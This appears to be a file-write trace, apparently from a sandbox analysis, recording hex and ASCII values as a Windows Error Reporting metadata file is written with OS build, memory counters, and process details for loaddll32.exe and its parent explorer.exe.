C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 35 00 39 00 32 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5920</Pid>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 39 00 36 00 36 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>19666</Uptime>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 34 00 31 00 37 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82354176</VirtualSize>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2068</PageFaultCount>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 38 00 31 00 36 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7581696</PeakWorkingSetSize>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 37 00 33 00 35 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7573504</WorkingSetSize>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157928</QuotaPagedPoolUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2124	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 34 00 31 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>24144</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2248	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2252	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2258	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 34 00 30 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>24008</QuotaNonPagedPoolUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2366	4	0d 00 0a 00		success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2370	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2376	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1568768</PagefileUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2452	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2456	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2462	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 36 00 39 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1576960</PeakPagefileUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2554	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2558	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2564	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1568768</PrivateUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2636	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2640	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2644	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2690	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2694	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2698	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2728	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2732	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2738	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2778	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2782	2	09 00		success or wait	4	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2790	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 31 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3616</Pid>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2820	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2824	2	09 00		success or wait	4	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2832	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2902	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2906	2	09 00		success or wait	4	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	2914	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3004	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3008	2	09 00		success or wait	4	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3016	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 33 00 39 00 34 00 35 00 36 00 30 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>3945604</Uptime>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3064	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3068	2	09 00		success or wait	4	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3076	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3154	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
